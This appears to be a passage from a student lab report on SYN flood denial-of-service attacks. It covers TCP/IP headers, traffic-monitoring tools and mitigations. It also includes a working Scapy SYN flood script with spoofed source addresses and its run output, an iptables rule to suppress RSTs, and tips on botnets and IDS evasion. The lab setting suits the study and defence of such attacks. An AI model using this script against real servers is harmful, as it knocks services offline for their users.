During the 3-way handshake when the Server receives a SYN, it starts to allocate resources in order to manage the communication. It stores some of the significant information, like the TCP connection table, the pointer for the sending and receiving buffer, the re-transmission queue pointer, the current sequence number and acknowledge number. This allocation of memory before establishing the connection can be used to perform a DoS attack, by exhausting all server resources just sending SYN segment. This kind of attack is called SYN flood.

6 Network layer: IP

Before presenting our attacks, we have also to talk about the network layer and in particular about its protocol: IP, as we have seen for the transport layer, this layer encapsulates the segment coming from the above layer into a new segment by adding a new header. The header of IP, as seen in Fig. 12 contains [15]:

- Version - 4 bits defining the version of the IP, for example Ipv4 equals to 4;




Figure 11: 3 way handshake between client and server: [SYN], [SYN, ACK] and [ACK]

- Length - 4 bits indicating the length of the header;
- Service type - 8 bits for the quality of desired service;
- Total length - the length of the datagram is 16 bits;
- 32 bits for identification, flags, fragment offset - these three fields are used to perform the IP fragmentation (necessary to bypass the homogeneity of the link layer capacity by carrying network layer packets);
- TTL - 8 bits used to prevent packets looping forever in the net;
- Protocol - 8 bits saying which transport layer protocol is sitting over the ip datagram;
- Header checksum - 16 bits used to detect bit errors in the received datagram;
- Source IP address - 32 bits indicating the ip address of source;
- Destination IP address - 32 bits indicating the ip address of destination;

- Option variable length - can appear or not;
- Padding variable length - used to ensure that the header ends on 32 bit;




Figure 12: IP header fields

Monitoring tools

In order to see the effects of our attacks on the server, we set up a few network traffic monitoring tools. The easiest way to see if a server is down, of course, is by trying to connect to it. If we don't succeed, or the connection is extremely slow, we can conclude that we reached our goal.

7 Command line traffic monitoring tools

A more sophisticated way to observe our attack is via real-time network monitoring tools. We installed some of the recommended programs from [23], including:

- iptraf
- tcptrack
- speedometer
- netdiag

For observing a SYN flood, we have found tcptrack the most simple and useful, as it shows the state of the connections on the different sockets, and there is a counter at the bottom of the page that shoots up when we attack.

You can install and start it with

```
$ sudo apt-get install tcptrack
$ sudo tcptrack -i eth0
```

The other monitoring tool we have found useful, especially with Loic, is speedometer. It can be installed and run with:

```
$ sudo apt-get install speedometer
$ sudo tcptrack -r eth0 -t eth0
```

It shows the incoming and outgoing network traffic on the specified interface.

iptraf works very similar to tcptrack, we haven't used it extensively. netdiag is a package of some command-line network monitoring utilities. For further reference on these check [23].

8 Munin


Since we wanted to get more in-depth information about the state of the server before, during, and after an attack, we installed the Munin open-source server monitoring tool [20].

To set up Munin, you need to install the munin-master on the server you want to monitor, and a munin-node on each client you would like to use to monitor the server. Munin also presumes that you have Apache running.

After setting up Munin, you can access the monitoring page (see Fig. 13) from the client by opening a browser and accessing the site [server-ip]/Munin, which is in our case 192.168.100.2/Munin.

If you see this page, you should click on the localhost.localdomain link, and check the Load section. You will see something like in Fig. 15, where the average load in time for the server is shown.

Note that in a "real" DOS attack, as in, one that is not ran in a virtualized environment, the impact on the server can be very different. For example, as all the interfaces (in our case, eth0) are virtualized, so effectively the CPU does the virtual network card's job. Unfortunately, it also takes the hit for the DOS attack. This may be the reason why we see the most significant impact on the Load average.



Problems
Critical (0)
Warning (0)
Unknown (0)


Groups
localdomain

Categories
apache [d w m y]
disk [d w m y]
munin [d w m y]
network [d w m y]
processes [d w m y]
system [d w m y]

- localdomain
  - localhost.localdomain [apache disk munin network processes system]

This page was generated by Munin version 2.0.19-3 at 2016-04-18 19:50:56+0200 (CEST).

Figure 13: Munin, hosted by our server




```
                Cur:        Min:        Avg:        Max:
■ load          0.04        0.01        0.03        0.07
                     Last update:  Mon Apr 18 19:50:02 2016
```

Figure 14: Load average shown by Munin.

9 Wireshark

Wireshark is a network traffic capturing and analyzing tool, and we mostly used it to troubleshoot our attacks, but it is also useful just to observe.
You need to look up or learn a few commands for filtering the captured traffic to use it for its full capability, further help for that at [41].



Time	Source	Destination	Protocol	Lengtł	Info
0.000000000	192.168.0.102	192.168.0.101	TCP	54	22145 > http [SYN] Seq=0 Win=8192 Len=0
8.900847000	192.168.0.102	192.168.0.101	TCP	54	32941 > http [SYN] Seq=0 Win=8192 Len=0
9.462928000	192.168.0.102	192.168.0.101	TCP	54	9642 > http [SYN] Seq=0 Win=8192 Len=0
10.07542500(	192.168.0.102	192.168.0.101	TCP	54	personal-agent > http [SYN] Seq=0 Win=8192 Len=0
10.61671400(	192.168.0.102	192.168.0.101	TCP	54	digivote > http [SYN] Seq=0 Win=8192 Len=0
28.52258200(	192.168.0.102	192.168.0.101	TCP	54	11670 > http [SYN] Seq=0 Win=8192 Len=0
29.47927800(	192.168.0.102	192.168.0.101	TCP	54	41434 > http [SYN] Seq=0 Win=8192 Len=0
29.86756300(	192.168.0.102	192.168.0.101	TCP	54	6939 > http [SYN] Seq=0 Win=8192 Len=0
30.23016600(	192.168.0.102	192.168.0.101	TCP	54	49416 > http [SYN] Seq=0 Win=8192 Len=0
30.59494700(	192.168.0.102	192.168.0.101	TCP	54	45399 > http [SYN] Seq=0 Win=8192 Len=0

Figure 15: A fraction of a SYN flood visible in Wireshark.

DoS/DDoS attacks

10 SYN flood

10.1 Description

The SYN flood attack is a DOS attack that exploits the 3-way handshake mechanism in order to consume resources of a target server. The attack itself is very simple: the attacker sends repeatedly a large number of TCP SYN. When the server receives a SYN segment, it starts to allocate resources and sends back a SYN ACK segment but it never receives back the ACK from client and it waits for a Maximum Segment Lifetime (MSL) set by default to 2 minutes [30],(Fig. 16). Before the connection times out, the server receives other SYN segments and starts other half open connections. With this flood of SYN segments the server resources become exhausted, causing a denial of service.

10.2 Issues and possible solutions

In order to perform a well done SYN flood attack we should take care of:

- sending a huge amount of SYN segments consumes also client resources, to avoid this we can drop all the SYNACK segments coming from the target server or set the source ip as fake ip address;
- if we use fake a ip, the server should receive RST and so it closes connections (to free memory). To avoid this, the attacker could use a botnet or use unused ip address;
- if we use a botnet to bypass the RST we should add the following iptables rule:

  ```
  $ iptables -A OUTPUT -p tcp -s ipattacker --tcp-flags RST RST
      -j DROP
  ```




Figure 16: Steps of SYN flood attack

- a SYN segment should arrive with high rate, the attacker launches the attack from a huge number of clients (botnet);

There are many clever ways to bypass these issues and many possible types of SYN attacks. The success of an attack is strictly connected to the target implementation and resources.

10.3 Mitigation

There are different ways to mitigate this kind of threat:

- Firewall: use proper firewall properties like with Iptables (defult firewall on Linux), for example limiting TCP connection 50 for 60 seconds:

```
$ iptables -A INPUT -p tcp -m state --state NEW -m recent --
    update --seconds 60 --hitcount 50 -j DROP
$ iptables -A INPUT -p tcp -m state --state NEW -m recent --
    set -j ACCEPT
```

- Commercial tools or service; there are different tools available, for example [14], [3] or [7].
- SYN cookies: when the server receives the first SYN, it computes the sequence number by using the client's ip address and port (using hashing) and/or other identifiers. The server allocates memory for the communication only when it receives an ACK with a correct hash value (proof of effort).
- RST cookies: when the server receives the first SYN segment it responds with a malformed SYNACK segment, if the request is legitimate, the client sends a RST segment, at this point the client is considered trusted and the server accepts subsequent SYNs from the client.

10.4 Tools: Scapy

10.4.1 Brief Introduction

There are multiple tools for manipulating packets which can be very effective not only for network scanning but also can be used for DoS attacks. Given the power of creating any type of packets with arbitrary characteristics, we can likely take down a host or a network. Moreover, if you don't want to use any tools you can write your own script in *C, python* or other languages.

10.5 Scapy

Scapy is a packet manipulation tool that is similar to hping[10] and the most common one, Nmap[24] , but differently , is more customizable. The other two are pretty limited concerning customization. The fact that Scapy run over python and use most of his commands let your imagination fly with all the possible things you can do with this tool. But, let's see how does it work.


10.5.1 Usage

If not using any special distribution of Linux (i.e. *Kali Linux or Back Track*) you have to install Scapy:

```
$ sudo apt-get update
$ sudo apt-get install python-scapy python-pyx python-gnuplot
```

or

```
$ sudo pip install scapy
```



```
>>> s=IP(dst="google.com")/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 10.230.201.51
  dst= Net('google.com')
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
>>> sniff(timeout=50)
<Sniffed: TCP:1873 UDP:367 ICMP:3 Other:121>
>>>
```

Figure 17: Scapy: General

Once scapy is installed, we can proceed to create the packets, send them to a target IP address, scan the network, perform a DoS attack, sniff packets and so on. If you are very unfamiliar with Scapy, you will find this guide very useful.[44]
First of all we will show some basic commands of Scapy, then how it generates and manipulates packets and finally how it works by inspecting a script.
Start by firing scapy on the terminal in *super user* mode:


```
$ sudo scapy
```

Some useful commands are:

```
>> ls()
>> lsc()
>> conf
>> help(command)
```

ls() and **lsc()** are python commands. The first one shows the entire list of available protocols while the second one shows all the scapy command functions. The command **conf** shows the configuration while **help(command)** shows the help for that specific command. Initially we start to create a packet declaring its layer, than we can move on and attach to the packet a second layer or a third one. The / makes the trick because is a composition operator between two layers. We basically overload the lower layer with value of the upper layer.

```
>> i=IP()
>> i.dst="192.168.1.12"
>> t=TCP()
```



```
>>> ls()
AH          : AH
ARP         : ARP
ASN1_Packet : None
BOOTP       : BOOTP
CookedLinux : cooked linux
DHCP        : DHCP options
DHCP6       : DHCPv6 Generic Message)
DHCP6OptAuth : DHCP6 Option - Authentication
DHCP6OptBCMCSDomains : DHCP6 Option - BCMCS Doma
DHCP6OptBCMCSServers : DHCP6 Option - BCMCS Addr
DHCP6OptClientFQDN : DHCP6 Option - Client FQDN
DHCP6OptClientId : DHCP6 Client Identifier Optio
DHCP6OptDNSDomains : DHCP6 Option - Domain Searc
DHCP6OptDNSServers : DHCP6 Option - DNS Recursiv
DHCP6OptElapsedTime : DHCP6 Elapsed Time Option
DHCP6OptGeoConf :
DHCP6OptIAAddress : DHCP6 IA Address Option (IA
```

```
>>> lsc()
arpcachepoison       : Poison target's cache with (your MAC,victim
arping               : Send ARP who-has requests to determine which
bind_layers          : Bind 2 layers on some specific fields' value
bridge_and_sniff     : Forward traffic between two interfaces and
corrupt_bits         : Flip a given percentage or number of bits f
corrupt_bytes        : Corrupt a given percentage or number of byte
defrag               : defrag(plist) -> ([not fragmented], [defrag
defragment           : defrag(plist) -> plist defragmented as much
dyndns_add           : Send a DNS add message to a nameserver for
dyndns_del           : Send a DNS delete message to a nameserver f
etherleak            : Exploit Etherleak flaw
fragment             : Fragment a big IP datagram
fuzz                 : Transform a layer into a fuzzy layer by rep
getmacbyip           : Return MAC address corresponding to a given
hexdiff              : Show differences between 2 binary strings
hexdump              : --
hexedit              : --
is_promisc           : Try to guess if target is in Promisc mode.
linehexdump          : --
```

```
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi instance
BTsocket   = <BluetoothL2CAPSocket: read/write packets on a c
L2listen   = <L2pcapListenSocket: read packets at layer 2 usi
L2socket   = <L2dnetSocket: read/write packets at layer 2 usi
L3socket   = <L3dnetSocket: read/write packets at layer 3 usi
auto_fragment = 1
checkIPID  = 0
checkIPaddr = 1
checkIPsrc = 1
check_TCPerror_seqack = 0
color_theme = <DefaultTheme>
commands   = arpcachepoison : Poison targe
debug_dissector = 0
debug_match = 0
default_l2 = <class 'scapy.packet.Raw'>
emph       = <Emphasize []>
ethertypes = </etc/ethertypes/ >
```

```
Help on function send in module scapy.sendrecv:

send(x, inter=0, loop=0, count=None, verbose=None, realtime=None, *args, **kargs
)
    Send packets at layer 3
    send(packets, [inter=0], [loop=0], [verbose=conf.verb]) -> None
(END)
```


Figure 18: Scapy: some commands

```
>> t.dport= 5500
>> t.flags= "S"
>> send(i/t)
```

In few lines we have created a packet. The way to show the parameter we just set is to call the funcion *show()*:
In Fig. 18 we can see the values of the packets. Note that, the packet already has its own values. By setting them, we basically change the default value. If we delete them (i.e. *del(i.dst)*), the default values are restored. In order to send the packet we just call a function from the list (*send()*, *srloop()*, *sr()*, ..). In the following lines we will send a crafted packet and get some response from it:

```
>> p=IP(dst="192.168.1.14",id=1111,ttl=99)
>> s=TCP(sport=2000,dport=80,flags="S")
>> ans,unans=srloop(p/s,inter=0.3,retry=2,timeout=4)
>> ans.summary()
>> unans.summary()
```

Above, we set "id" and "ttl" in order to obfuscate the identity of the attacker in case of IDS/IPS on the server side. We set the source port, destination port and the Syn flag. Then ans and unans will gather the answered packets and the unanswered



```
Welcome to Scapy (2.3.1)
>>> i=IP()
>>> i.dst='192.168.1.34'
>>> i.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.1.85
  dst= 192.168.1.34
  \options\
```

```
>>> t=TCP()
>>> t.dport=5500
>>> t.flags="S"
>>> t.show()
###[ TCP ]###
  sport= ftp_data
  dport= fcp_addr_srvr1
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
>>>
```

Figure 19: Scapy: packet manipulation.

packets (Fig. 19) while srloop send them continuously with a fixed interval of 0.3 seconds. Retry equal to 2 means that scapy will try to resend unanswered packets 2 times while timeout equal to 4 means to wait 4 seconds after the last packet has been sent. The ans and unans are shown via *summary()* function.

10.5.2 Python Script

In this section we will show our python script use to perform the DoS to the target server (our script is an adaptation, we leave out the multithread, of the one propose at [43]).

```
#!/usr/bin/env python

import socket, random, sys
from scapy.all import *

def sendSYN(target, port):
              #creating packet
              # insert IP header fields
              tcp = TCP()
              ip = IP()
```

```
                #set source IP as random valid IP
                ip.src = "%i.%i.%i.%i" % (random.randint(1,254),
                   random.randint(1,254)
                       ,random.randint(1,254),random.randint(1,254))
                ip.dst = target
                # insert TCP header fields
                tcp = TCP()
                #set source port as random valid port
                tcp.sport = random.randint(1,65535)
                tcp.dport = port
                #set SYN flag
                tcp.flags = 'S'
                send(ip/tcp)
                return ;

#control arguments
if len(sys.argv) != 3:
        print "Few␣argument:␣%s␣miss␣IP␣or␣miss␣PORT" % sys.argv[0]
        sys.exit(1)

target = sys.argv[1]
port = int(sys.argv[2])
count = 0
print "Launch␣SYNFLOOD␣attack␣at␣%s:%i␣with␣SYN␣packets." % (target
   , port)
while 1:
        #call SYNFlood attack
        sendSYN(target,port)
        count += 1
        print("Total␣packets␣sent:␣%i" % count)
        print("==========================================")
```

This easily understandable code keeps sending the manipulated/crafted packet to the victim, in details we set the IP header fields:

- source ip address, is randomly generated by using the function **random.randint(1,254)**;
- destination ip address, is the server's ip address and it is passed as an argument from the command line;

while for TCP header fields:

- source port, is randomly generated by using the function **random.randint(1,65535)**;

- destination port, is the server's listening port and it is passed as an argument from the command line;
- flag, set as S indicate that it is a SYN segment;


Packets are sent by calling the function **sendSYN(target,port)** into **while 1:** loop. To launch the script use the following command on the terminal:

```
$ python SYNFLOOD.py targetIp targetPort
```

10.5.3 Server DoS

In order to exhaust the system's resources of a server this script must be performed in a distributed fashion (DDoS Attack) from a large number of machines. Otherwise, the traffic generated by a small group of machines will not perform the denial of service which is what we want. If you don't have a botnet to bypass this problem we suggest to use the **SympleHTTPServer** (**http.server** on windows) a quick and simple server provided by python. In order to launch the server create a folder (all its content can be reached from outside) move to it and type:

```
$ python -m SimpleHTTPServer 8080
```



Directory listing for /

- DLLs/
- Doc/
- include/
- Lib/
- libs/
- LICENSE.txt
- NEWS.txt
- python.exe
- python3.dll
- python35.dll
- pythonw.exe
- README.txt
- Scripts/
- tcl/
- Tools/
- vcruntime140.dll

```
 dstport= 8080,
 flag= 2,
.
Sent 1 packets.
Total packets sent: 5508
==========================================
 srcIP= 92.45.141.149,
 dstIP= 192.168.1.7,
 srcport= 44424,
 dstport= 8080,
 flag= 2,
.
Sent 1 packets.
Total packets sent: 5509
==========================================
 srcIP= 15.116.217.146,
 dstIP= 192.168.1.7,
 srcport= 20091,
 dstport= 8080,
 flag= 2,
.
Sent 1 packets.
Total packets sent: 5510
==========================================
 srcIP= 102.84.33.46,
 dstIP= 192.168.1.7,
 srcport= 57921,
 dstport= 8080,
 flag= 2,
.^Z
[1]+  Stopped                 sudo python SYNFLOOD2.py 192.168.1.7 8080
mallab@mallab-VirtualBox:~/Desktop/NetSec$
```

Figure 20: a) Server is reachable from devices in the subnet. b) SYN flood attack on attacker side

Now we should open another shell and retrieve our machine's ip:

```
$ ifconfig
```

